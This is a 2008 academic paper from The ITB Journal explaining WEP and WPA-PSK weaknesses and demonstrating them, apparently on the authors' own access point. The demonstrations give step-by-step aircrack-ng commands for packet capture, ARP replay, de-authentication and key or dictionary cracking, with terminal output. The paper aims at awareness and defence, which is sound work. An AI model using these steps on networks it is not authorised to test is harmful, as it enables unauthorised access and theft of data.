

2008

Is Your Wireless Network Being Hacked?

Paul King

Ivan Smyth

Anthony Keane

Follow this and additional works at: <https://arrow.tudublin.ie/itbj>

 Part of the [Computer Engineering Commons](#)

Recommended Citation

King, Paul; Smyth, Ivan; and Keane, Anthony (2008) "Is Your Wireless Network Being Hacked?," *The ITB Journal*: Vol. 9: Iss. 1, Article 5.

doi:10.21427/D78J1K

Available at: <https://arrow.tudublin.ie/itbj/vol9/iss1/5>

This Article is brought to you for free and open access by the Journals Published Through Arrow at ARROW@TU Dublin. It has been accepted for inclusion in The ITB Journal by an authorized administrator of ARROW@TU Dublin. For more information, please contact yvonne.desmond@tudublin.ie, arrow.admin@tudublin.ie, brian.widdis@tudublin.ie.



This work is licensed under a [Creative Commons Attribution-NonCommercial-Share Alike 3.0 License](#)

Is Your Wireless Network Being Hacked?

Paul King*, Ivan Smyth and Anthony Keane*****

***Dublin Software Lab, IBM Technology Campus, Dublin 15**

****Engineering Department, Institute of Technology Blanchardstown, Dublin 15**

*****Informatics Department, Institute of Technology Blanchardstown, Dublin 15**

Abstract

Wireless networks provide vulnerable gateways for unauthorised entry to networks or even a standalone wireless computer. The independent radio signals that constitute wireless communications have no physical boundary to keep them in check. This allows a third party to easily eavesdrop on communications sessions and by capturing the data packets, they can break the encryption keys and access the data within the network. The public awareness of the insecurity of wireless networks is surprisingly poor despite frequent news media reports of the vulnerabilities of the equipment and the activities of the criminals prepare to exploit it. In this paper we review the security protocols commonly used on wireless networks and investigate their weaknesses by showing how easy it is to crack the codes using tools freely available on the Internet.

Introduction

Until recently, only hackers with a good knowledge of wireless cracking techniques and expensive equipment could attempt cracking wireless networks. However, with the increased popularity of inexpensive wireless devices and laptops and with the cracking tools being freely available on the Internet, anyone can now become an expert at gaining access to poorly secured networks.

The 2007 Rits Wireless Security Survey [1] identified 30 per cent of all business wireless access points in the main Dublin business areas as having no form of encryption or access control enabled. The data from 4146 detections was filtered to remove all deliberately left open wireless access points that are deployed in hotels, cafes, business centres and residential units. The number of remaining access points in the audit was almost 3,000 of which 70% were broadcasting an identifier (SSID). 43% had an all too descriptive SSID and 27% still had the manufacturer's default SSID. This data alone provides a wealth of information to the malicious user and is easily avoided.

We are not alone in Dublin, as statistics of a sample [2] of 490 wireless networks in central Germany in March 2007 showed that 21.8% had no encryption, 46.3% used WEP and only 31.9% used the stronger security of WPA 1 or 2. Similar reports are available for other countries all showing similar behaviour. It is important that home users of wireless networks and business network administrators understand the vulnerabilities of WLAN security measures so they can take the necessary steps to securing their networks from unauthorised access.

Background to WEP and RC4

Wireless network security was introduced with WEP in 1999 and it uses the RC4 stream cipher encryption algorithm. It has a known weakness in that part of the secret

key, called the Initialisation Vector (IV) is sent in clear text with each packet. This allows the shared secret key to be calculated from the IV if enough of them can be captured. In fact an advanced attack allows any WEP key to be cracked in a matter of minutes with as little as 40,000 captured packets.

Each WEP packet is encrypted using the RC4 cipher stream encryption algorithm. A bitwise exclusive OR (XOR) operation is performed on the key and the plain text to give cipher text. The key is made up of a 24 bit IV which is different for each packet and a 40 or 104 bit shared key which makes up the full 64 and 128 bit WEP keys.

The shared key cannot change therefore the 24 bit IV can provide only 16,777,216 different encryption streams. This requires the key to be reused in networks with heavy traffic. To decrypt the message the receiver must concatenate the IV with the shared secret key so the IV is sent over the network in clear text as part of the 802.11 header so an attacker obtains part of the key just by reading the packet [3]. Packets can be captured using Wireshark software tool which is freely available on the Internet.

From 2001 – 2007 a number of further weaknesses found in the RC4 algorithm reduced the number of packets needed to crack WEP to under 500,000 [2]. In 2006 Klein [4] discovered a weakness in the RC4 algorithm that required the attacker to capture the keys and just part of the cipher text. The RC4 algorithm provides a pseudo-random sequence of bits to encrypt data. Klein showed that given a set of related IVs then the first byte of the RC4 pseudo-random sequence has a high probability of being equal to a particular byte of the shared secret key. Given enough IVs and related cipher text then any secret key can be calculated.

PTW Attack

In 2007, Pyshkin, Tews and Weinmann built on Klein's RC4 attack and applied it to WEP [2]. Klein's attack calculates one byte of the secret key at a time. The calculation is an approximation therefore if one of the calculations is incorrect the following bytes are all incorrect also. The PTW attack does not require the use of related IVs. This allows each byte of the secret key to be calculated independently. This makes the search more efficient and requires fewer packets to be captured. The PTW attack can crack 128 bit WEP with 40,000 captured packets with a success probability of 50%. The success probability rises to 95% for 85,000 packets.

To find the correct key byte the PTW attack makes a number of guesses (or approximations) over a period of time. It saves the guesses in a table. Each time a guess appears is said to be a vote for that value. The guess with the most votes when the process is finished is taken as the correct value for that key byte. This process is known as 'Key Ranking'.

Increasing traffic in the PTW Attack.

ARP requests and responses are fixed sized packets. Within the datalink header of these packets the LLC (Logical Link Control) field is fixed at a particular 8-byte value (AA AA 03 00 00 08 08). In addition to this fixed value, the first 8-bytes of the ARP request and response packet also have fixed values (00 01 08 00 06 04 00 01 and 00 01 08 00 06 04 00 02 respectively). Requests and responses can also be distinguished

because the physical addresses are not encrypted by WEP. So by XORing these known 16 bytes of an ARP with the encrypted values of these bytes the attacker can discover the first 16 bytes of the key stream [2].

If an ARP request is made from one station to another then three packets will be created because it travels via the AP. To capture an initial ARP request a de-authentication attack can be made on a station. This causes the station to de-authenticate with the AP. On re-authentication, which usually happens automatically, the attacker can capture the ARP request associated with the re-authentication.

If the attacker has captured a small sample of packets (< 40,000) then the key ranking algorithm may have picked the wrong key. The correct key may be lower in the key table. To check these keys the attacker can simply create cipher text from know ARP bytes and compare them with captured ARP bytes to check the key.

What Cracking Tools are available to the Hacker?

There are a number of tools freely available to monitor and crack wireless networks but the Aircrack-ng suite of tools is suitable for all operations that we require [5]. The individual tools in the suite that were used in this paper are as follows:

Airmon-ng: for turning on monitor mode in the wireless adapter. This allows the adapter to listen for all wireless packets.

Airodump-ng: listens for and saves all wireless packets.

Aireplay-ng: performs ARP replay attacks and de-authentication attacks on stations.

Aircrack-ng: performs cracking algorithms on captured data.

These tools come already installed on a bootable Linux STAX distribution called BackTrack3 [6]. This distribution was created for security penetration testing where it can be used to demonstrate the vulnerabilities of networks, both wired and wireless.

WEP Results

The WEP crack was carried out on a 128 bit key. Using the PTW method, the key was cracked in less than 10 minutes. This included the time to find the BSSID of the AP and MAC address of an attached station. After the MAC addresses were found 50,000 packets using an ARP attack. This took approximately 2.5 minutes. The crack itself was completed in a matter of seconds. The stages of the attack are as follows:

1. Set the wireless NIC to monitor mode:

```
airmon-ng  
airmon-ng stop ath0  
airmon-ng start wifi0  
iwconfig
```

2. Capture active AP and station MAC addresses.

```
airodump-ng --write capturefile ath0
```

```

CH 2 ][ BAT: 56 mins ][ Elapsed: 1 min ][ 2008-04-19 21:05

BSSID          PWR  Beacons   #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
00:11:50:BA:2B:60  39    352      10   0  11  54.  WEP  WEP   PKWireless
00:1C:10:90:84:5D   6     51       0   0  11  48.  WEP  WEP   Adamstown1
00:11:50:AE:1D:66   1      9       0   0  11  54.  WPA  TKIP  PSK   sean

BSSID          STATION          PWR   Rate  Lost  Packets  Probes
00:11:50:BA:2B:60  00:1D:73:11:2B:B2  49  54-54    0     10

```

Figure 1: WEP – Find BSSID and MAC addresses of AP and Station

3. Capturing packets:

```

airodump-ng --channel [ch] --bssid[id] --write [capture file name] [adapter
name]

```

```

CH 11 ][ Elapsed: 14 mins ][ 2008-04-19 21:30 ][ fixed channel ath0: 12

BSSID          PWR RXQ  Beacons   #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
00:11:50:BA:2B:60  61  99    7432  170991  875  11  54.  WEP  WEP   OPN  PKWireless

BSSID          STATION          PWR   Rate  Lost  Packets  Probes
00:11:50:BA:2B:60  00:1D:73:11:2B:B2  66  54- 1    0  176669

```

Figure 2: WEP – Capture Packets for AP ‘PKWireless’

4. Perform Attack:

```

aireplay-ng --arpresplay -b [ap bssid] -h [sta mac] ath0

```

```

bt ~ # aireplay-ng --arpresplay -b 00:11:50:BA:2B:60 -h 00:1D:73:11:2B:B2 ath0
The interface MAC (00:16:CE:6E:56:68) doesn't match the specified MAC (-h).
ifconfig ath0 hw ether 00:1D:73:11:2B:B2
21:24:10 Waiting for beacon frame (BSSID: 00:11:50:BA:2B:60) on channel 11
Saving ARP requests in replay_arp-0419-212410.cap
You should also start airodump-ng to capture replies.
Read 251188 packets (got 137849 ARP requests and 6 ACKs), sent 120362 packets...(499 pps)

```

Figure 3: WEP – ARP Replay Attack

5. Crack Key Code

```

aircrack-ng -z -b [ap bssid] [capture file name]*.cap

```

```

Shell - Konsole <3>
bt ~ # aircrack-ng -z -b 00:11:50:BA:2B:60 capturefile*.cap
Opening capturefile-01.cap
Opening capturefile-02.cap
Opening capturefile-03.cap
Opening capturefile-04.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 234154 ivs.

Aircrack-ng 1.0 beta1 r857

[00:00:00] Tested 561 keys (got 230952 IVs)

KB   depth  byte(vote)
0    0/ 25   95(294144) BD(255232) 88(252928) 2D(250624) C9(249600)
1    1/ 1    29(249856) 9C(246272) 08(245248) 69(244992) CE(243968)
2    0/ 1    EE(319488) E3(253696) 95(249088) A8(247808) 68(246528)
3    0/ 1    21(324096) A7(254976) 34(249344) 95(248576) 43(248320)
4    4/ 4    6A(250624) 80(249088) 58(247552) 63(246016) 5D(245248)

KEY FOUND! [ 95:EB:6E:33:68:78:D7:1D:E6:38:65:94:09 ]
Decrypted correctly: 100%

bt ~ #

```

Figure 4: Crack WEP

Background to WPA

WPA is the update to the WEP standard that addressed the vulnerabilities of WEP. The non-industry version of WPA is WPA-PSK (Pre-shared Keys) but unfortunately the pre-shared key is susceptible to dictionary attacks. The hashed key can be extracted from the four-way handshake used to authenticate the AP and station during association.

Even though the WEP standard has been deprecated, it is still the default (and sometimes the only) security facility on access-points. WPA is better and provides a number of updates to WEP to close the vulnerabilities described earlier. WPA uses a 48 bit IV instead of the 24 bit used in WEP which greatly decreases the chances of reuse of keys. WPA provides a number of protocols for key integrity like the Temporal Key Integrity Protocol (TKIP) that uses a unique key for each packet. It also adds an 8 byte message integrity code (MIC) to the 4 byte integrity check value of WEP to guard against tampering [6].

WPA-PSK (Pre-shared Keys) is a variation of WPA that uses a shared secret key. This key is shared between each AP and associated stations. When the station associates with the AP the hashed secret key is sent between the two. The secret key is a mixture of the AP's Service Set Identifier (SSID) and a pass phrase.

Dictionary Attack on WPA-PSK

This weakness in the four-way handshake of WPA-PSK allows an attacker to listen for Extensible Authentication Protocol over LAN (EAPOL) packets. This can be done

passively or a de-authentication attack can be carried out to force a re-authentication between a station and an AP. After retrieving the hashed shared key the attacker can get the key by hashing probable pass phrases and the SSID and comparing the result to the captured hash value.

The attacker can do this in real time or create tables of pre-hashed probable keys. Because the hashed key incorporates the AP's SSID this table can only be used on AP's with that specific SSID.

There are many dictionaries or wordlists available to download from the Internet. A dictionary attack can be extended by using programs such as 'John the Ripper' [8]. The creator of this program has analysed people's tendencies to change words to create more complicated passwords. It can derive more complicated passwords from a set of rules that model people's habits for password creation. For example, the password "password" might be changed to "P@ssw0rd" using substitution characters with similar aspects to the letters.

WPA-PSK Results


The WPA-PSK crack was carried out in approximately 8 minutes. This time includes the time to capture the AP BSSID and station MAC addresses. The de-authentication attack took under a minute. The crack was carried out in approximately 2 minutes.

The steps to perform the attack are as follows:

1. Start monitor mode


```
airmon-ng stop ath0
airmon-ng start wifi0
iwconfig
```
2. Capture active AP and station MAC addresses. Capture files


```
airodump-ng -w [capture file name] --channel [channel number] [adapter name]
```




```
CH 2 ][ Elapsed: 9 mins ][ 2008-04-24 22:18 ][ WPA handshake: 00:11:50:BA:2B:60
BSSID          PWR RXQ Beacons  #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:11:50:BA:2B:60  57 100    5444    635  0  2  54. WPA CCMP PSK PKWireless
BSSID          STATION          PWR  Rate  Lost  Packets  Probes
00:11:50:BA:2B:60  00:1D:73:11:2B:B2  61  6-54  0    1051  0x.þ.æà.Öö.çÁ. àÏÛè.Á.ù.ù
```

Figure 5: WPA-PSK – Capture four-way handshake

3. Deauthentication attack

```
aireplay-ng --deauth [no of attacks] -a [ap bssid] -c [station mac] [adapter name]
```



```
bt ~ # aireplay-ng --deauth 1 -a 00:11:50:BA:2B:60 -c 00:1D:73:11:2B:B2 ath0
22:18:05 Waiting for beacon frame (BSSID: 00:11:50:BA:2B:60) on channel 2
22:18:05 Sending DeAuth to station -- STMAC: [00:1D:73:11:2B:B2]
bt ~ #
```

Figure 6: WPA-PSK - De-authentication attack

4. Dictionary Crack
 aircrack-ng -e [apname] -w [path to word list] [capture file name].cap




Figure 7: WPA-PSK – Dictionary Attack Result.




Figure 8: WPA-PSK - Viewing captured four-way handshake packets with Wireshark.


```

802.1X Authentication
  Version: 1
  Type: Key (3)
  Length: 95
  Descriptor Type: EAPOL WPA key (254)
  Key Information: 0x008a
    Key Length: 16
    Replay Counter: 161
    Nonce: 0C6F2C6F16D0A3C87153471A6F458DBB6AE50044EC75236B...
    Key IV: 00000000000000000000000000000000
    WPA Key RSC: 0000000000000000
    WPA Key ID: 0000000000000000
    WPA Key MIC: 00000000000000004543464345504648
    WPA Key Length: 0

```

Figure 9: An example of a WPA-PSK – EAPOL packet

What is the consequence of not increasing your Wireless Security?

In 2007, Eircom the largest Irish Telecommunications provider admitted to using a predictable method of generating the WEP keys for the Netopia wireless routers it deployed as part of its broadband service. With over 100,000 Eircom wireless routers in homes and businesses, this has created a serious security vulnerability to networks. Also this has been much publicised on the Internet where one can download a kit to automatically generate the WEP key by just entering the SSID of the device, which is usually an 8 digit number. Some easy steps the user can take to making their Eircom devices more secure is to change the SSID, add MAC filtering and change the admin password to the router to prevent the hacker from erasing the logs, should they gain access. While these are easy steps to perform, most Eircom wireless router owners have not made any changes to their basic configuration.

Using a wireless network without the owner's permission is against the law in Ireland and most other countries. Increasingly, people are being arrested for illegally using their neighbour's networks for free but for every person caught, hundreds remain undetected. Home users especially need to be aware that once a stranger accesses their home network, they can remove data from any computers concurrently attached to the network. Most home computers contain personal data, credit card data and confidential information, all of which is extremely attractive to the hacker thief.

For businesses too there is much concern. Between 2003 and 2006, TK Maxx (TJX) was hacked [9] through a poorly configured wireless access-point. The hacker had access to a computer with millions of credit card details and customer information. The estimated costs to the company are in the order of \$100 million dollars.

Conclusion

WEP has been deprecated as a wireless security standard and should not be used at all. WPA-PSK is a great improvement on WEP but should be used only for non-enterprise applications. It is unfeasible to brute force WPA so its only weakness is the use of non-random shared pass phrases. To secure WPA-PSK the pass phrase should be truly random. The user should note the pass phrase and keep it in a non-obvious, safe place. The pass phrase only needs to be entered into the stations and AP once. For further security the AP administrator could periodically change the Service Set Identifier (SSID). This renders useless any pass phrase/hash tables.

For enterprise users WPA2 provides authentication methods that use a RADIUS server to get initial keys in the four-way handshake. This method does not send a static key (made from SSID and pass phrase in case of WPA-PSK) in the four-way handshake. This eliminates the feasibility of a dictionary attack.

An additional method to securing the device is to secure the data also. One can enhance security by encrypting the data separately at source. However, this has the disadvantage of extra overheads in processing and may not be practical for the average user.

As the Internet continues to play an increasingly positive role in our business and personal lives, it is essential that users are aware of the risks with wireless access and to best secure their networks and data.

References

1. Conor Flynn, Rits Wireless Security Survey 2007
<http://www.rits.ie/news/news.html#wirelessWeakSpots>
2. Tews et al. (2007), Erik Tews, Ralf-Philipp Weinmann and Andrei Pyshkin, "Breaking 104 bit WEP in less than 60 seconds", Available at: <http://eprint.iacr.org/2007/120.pdf>, (Accessed 2008, April 25th)
3. Steven J. Vaughan-Nichols (2003), "Making the Most from WEP", Jupitermedia Corp., Available at: <http://wi-fiplanet.com/tutorials/article.php/2106281>, (Accessed 2008, April 26th).
4. Klein (2006), Andreas Klein, "Attacks on the RC4 stream cipher", Available at: http://www.quequero.org/uicwiki/images//Attacks_on_RC4_stream_cipher.pdf, (Accessed 2008, April 25th)
5. Aircrack-ng, Wireless Security Cracking Tools, Available at: <http://www.aircrack-ng.org>, (Accessed 2008, March 01st).
6. remote-exploit, Available at: <http://www.remote-exploit.org/backtrack.html>, (Accessed 2008, March 20th).
7. Jim Geier (2003), "WPA Security Enhancements", Jupitermedia Corp., Available at: <http://www.wi-fiplanet.com/tutorials/article.php/2148721>, (Accessed 2008, March 01st).
8. "John the Ripper password cracker", Available at: <http://www.openwall.com/john/> (Accessed 2008, March 01st).
9. TK Maxx Hacked (Published Friday 19th January 2007 16:06 GMT)
http://www.theregister.co.uk/2007/01/19/tjx_hack_alert/